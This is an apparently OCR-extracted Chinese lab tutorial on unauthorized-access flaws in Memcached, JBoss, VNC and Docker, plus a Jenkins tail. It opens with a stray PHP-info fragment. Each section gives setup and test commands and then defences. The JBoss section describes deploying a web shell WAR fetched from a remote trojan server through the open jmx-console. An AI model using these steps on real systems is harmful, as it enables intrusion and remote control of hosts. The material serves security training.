Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-php-remctl.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no

更多利用方式可参考：https://www.secpulse.com/archives/2166.html

防御手段

-升级版本。 -添加认证，设置强密码复杂度及账号锁定。

-禁止把Jenkins直接暴露在公网。

Memcached 未授权访问漏洞

漏洞简介以及危害

Memcached 是一套常用的 key-value 分布式高速缓存系统，由于 Memcached 的安全设计缺陷没有权限控制模块，所以对公网开放的Memcache服务很容易被攻击者扫描发现，攻击者无需认证通过命令交互可直接读取 Memcached中的敏感信息。

漏洞利用


环境介绍

```
目标靶机：Windows Server 2012
ip地址：10.0.4.138

连接工具:Xshell
```


环境搭建

64位系统 1.4.4版本：http://static.runoob.com/download/memcached-win64-1.4.4-14.zip

```
解压压缩包到指定目录
使用管理员权限运行以下命令：
memcached.exe -d install
```





```
启动服务：
memcached.exe -d start
```



查看进程服务以及端口

```
netstat -ano | findstr 11211
tasklist | findstr memcached
```



未授权访问测试

为了方便测试这里将防火墙关闭

```
telnet 10.0.4.138 11211 或 nc -vv <target> 11211
无需用户名密码，可以直接连接memcache 服务的11211端口
```


```
stats #查看memcache服务状态
```

nmap检测

```
地址：https://svn.nmap.org/nmap/scripts/memcached-info.nse
nmap -p 11211 --script memcached-info <target>
```

防御手段

-设置Memchached只允许本地访问。

-禁止外网访问Memcached 11211端口。

-配置访问控制策略。

-最小化权限运行。

-修改默认端口等。

JBOSS 未授权访问漏洞

漏洞简介以及危害

JBoss是一个基于J2EE的开放源代码应用服务器，代码遵循LGPL许可，可以在任何商业应用中免费使用；JBoss也是一个管理EJB的容器和服务器，支持EJB 1.1、EJB 2.0和EJB3规范。,默认情况下访问 http://ip:8080/jmx-console 就可以浏览 JBoss 的部署管理的信息不需要输入用户名和密码可以直接部署上传木马有安全隐患。

漏洞利用

环境介绍

```
远程木马服务器：Centos

目标靶机：Kali
ip地址：192.168.18.129

连接工具:Xshell
```

环境搭建


这里使用我修改过的docker镜像

```
docker search testjboss
docker pull testjboss/jboss:latest
docker images
docker run -p 8080:8080 -d 5661a2e31006
```

```
root@kali:~# docker pull testjboss/jboss:latest
latest: Pulling from testjboss/jboss
3e731ddb7fc9: Already exists
47cafa6a79d0: Already exists
79fcf5a213c7: Already exists
926c434289bb: Already exists
b003af86d3be: Already exists
7a5e2179ca49: Already exists
3ec4ac4c827b: Already exists
d3bc16e9292c: Pull complete
Digest: sha256:ab7919c9db87c86d5913d07d2a261e9804e3a1dd44546780f94bb91da559000d
Status: Downloaded newer image for testjboss/jboss:latest
root@kali:~# docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
testjboss/jboss     latest              5661a2e31006        29 minutes ago      470MB
root@kali:~# docker run -p 8080:8080 -d 5661a2e31006
0b6e98efacfef11e1807b69cccac751f57eb7f6ccd9bc432afa9c1ce3592099d
root@kali:~# docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS                    NAMES
0b6e98efacfe        5661a2e31006        "/opt/jboss/jboss4/b…"   4 seconds ago       Up 3 seconds        0.0.0.0:8080->8080/tcp   keen_wozniak
root@kali:~#
```


未授权访问测试

http://192.168.18.129:8080/jmx-console/ 无需认证进入控制页面



利用jboss.deployment部署shell

点击jboss.deployment进入应用部署页面

jboss.admin

- service=DeploymentFileRepository
- service=PluginManager

jboss.alerts

- service=ConsoleAlertListener

jboss.aop

- service=AspectDeployer
- service=AspectManager

jboss.bean

- service=JBossBeanDeployer

jboss.beans

- name='jbossws14.sar#jbossws.beans',service=JBossBeanDeployment

jboss.cache

- service=InvalidationManager

jboss.console

- sar=console-mgr.sar

jboss.deployer

- service=BSHDeployer

jboss.deployment

- flavor=URL,type=DeploymentScanner

jboss.ejb

- persistencePolicy=database,service=EJBTimerService
- retryPolicy=fixedDelay,service=EJBTimerService
- service=EJBDeployer

使用apache搭建远程木马服务器

访问木马地址http:///shell.war

Param	ParamType	ParamValue	ParamDescription
p1	java.net.URL		(no description)

Invoke

void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.net.URL		(no description)

Invoke

void addURL()

MBean Operation.


Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String	http://[redacted]shell.war	(no description)

Invoke


void start()

MBean Operation.

成功上传木马



访问http://192.168.18.129:8080/shell/



防御手段

-对jmx控制页面访问添加访问验证。

-进行JMX Console 安全配置。

VNC 未授权访问漏洞

漏洞简介以及危害

VNC 是虚拟网络控制台Virtual Network Console的英文缩写。它是一款优秀的远程控制工具软件由美国电话电报公司AT&T的欧洲研究实验室开发。VNC是基于 UNXI 和 Linux 的免费开源软件由 VNC Server 和 VNC Viewer 两部分组成。VNC 默认端口号为 5900、5901。VNC 未授权访问漏洞如被利用可能造成恶意用户直接控制target主机。


漏洞利用

环境介绍

```
目标靶机: Windows Server 2003 Standard Edition
ip地址: 192.168.15.8
```


环境搭建

下载地址:https://archive.realvnc.com/download/open/4.0/ 进行安装(一直下一步即可)



未授权访问测试

```
vncviewer 192.168.15.8
```



防御手段

-配置 VNC 客户端登录口令认证并配置符合密码强度要求的密码。

-以最小普通权限身份运行操作系统。

Docker 未授权访问漏洞

漏洞简介以及危害

Docker 是一个开源的引擎可以轻松地为任何应用创建一个轻量级的、可移植的、自给自足的容器。开发者在笔记本上编译测试通过的容器可以批量地在生产环境中部署包括 VMs、bare metal、OpenStack 集群和其他的基础应用平台Docker。

Docker Remote API 是一个取代远程命令行界面（rcli）的REST API。存在问题的版本分别为 1.3 和 1.6因为权限控制等问题导致可以通过 docker client 或者 http 直接请求就可以访问这个 API，通过这个接口，我们可以新建 container，删除已有 container，甚至是获取宿主机的 shell。


漏洞利用

环境介绍

```
目标靶机: Kali
ip地址: 192.168.15.5

连接工具:Xshell
```

环境搭建

```
# 下载环境
mkdir docker
cd docker
wget https://raw.githubusercontent.com/vulhub/vulhub/master/docker/unauthorized-rce/Dockerfile
wget https://raw.githubusercontent.com/vulhub/vulhub/master/docker/unauthorized-rce/docker-compose.yml
wget https://raw.githubusercontent.com/vulhub/vulhub/master/docker/unauthorized-rce/docker-entrypoint.sh

#或者利用DownGit下载
https://github.com/vulhub/vulhub/blob/master/docker/unauthorized-rce
DownGit网址：https://minhaskamal.github.io/DownGit/#/home
```




```
chmod 777 docker-entrypoint.sh # 给docker-entrypoint.sh权限
docker-compose build && docker-compose up -d # 编译并启动环境
```

```
